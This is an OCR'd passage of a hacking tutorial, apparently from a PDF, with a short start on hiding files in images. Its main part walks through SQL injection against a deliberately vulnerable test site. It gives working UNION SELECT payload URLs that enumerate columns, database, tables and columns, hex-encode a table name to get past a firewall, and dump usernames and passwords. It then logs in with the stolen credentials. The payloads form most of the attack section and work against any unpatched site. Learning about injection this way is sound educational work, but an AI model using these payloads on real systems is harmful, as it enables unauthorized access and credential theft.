



You can see that after hitting enter, '**spaces'** in the URL is changed to **'%20'** and the URL looks like the one shown in the following screenshot.






Even ‘order by 3’ is not showing any error, let’s try with ‘order by 4’ and see if it shows any error.





Here, order by 4 shows an error, it means there are **N-1=4-1=3** columns.

Step 3: Now let's find the vulnerable columns in the website using the following commands:
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3



Here you could see **artist: 2**

3


It means parameter artist has **2** and **3** as vulnerable columns, if you put any query in place of 3 in union select 1,2,3 in URL then results will get printed in place of 3 in webpage, and if you put that query in place of 2 in union select 1,2,3 in URL then results will get printed in place of 2 in the webpage. Let's select column 2.

Step 4: Now let's find database names of the website using the following command:

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, database(), 3


See here we have put query in place of 2, so we can expect our result in place of 2 in the webpage.

Here we can see the database name is **'acuart'** and it got printed in place of 2 in the webpage.




Step 5: Now let's find table names in the database using the following command:

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, group_concat(table_name),3 from information_schema.tables where table_schema=database()




Step 6: We have fetched 8 tables using above command, among them **'users'** table seems interesting, so let's fetch columns from 'users' table. We first need to change the table's name to encoding characters to bypass the web application firewall (WAF), go to https://codebeauty.org/string-hex-converter and encode the 'users' string to Hex value.




String to Hex
Add to Fav
New
Save & Share
Enter the text to encode to hex
Sample
users
Size : 5 B, 5 Characters
Auto
String to Hex
File..
Load URL
The encoded string:
7573657273


Step 7: Now use command:
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, group_concat(column_name),3 from information_schema.columns where table_name=0x7573657273



Step 8: Now we need uname and pass to login in website, use below command:
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, group_concat(uname,0x3a,pass),3 from users



We got the username and password of the website, now let's try login with these credentials, click on Signup and try login with the fetched credentials.





We logged in the website successfully, in this way if the website's SQL Injection Vulnerabilities are not patched, one can exploit these vulnerabilities with these simple commands and get unauthorized access.

DATA ENCRYPTION DECRYPTION, AND HIDING OF SECRET MESSAGES:


Hide a secret file in an image using command prompt:

Step 1: Open the notepad and write the content that you want to send, let's write "This is the secret message, we are hiding some data in an image with command prompt and snow tool" and save it as **sample.txt**.






Step 2: Download an image and save it in the same folder where we have saved the text.txt, here our image name is **flowers.jpg**.

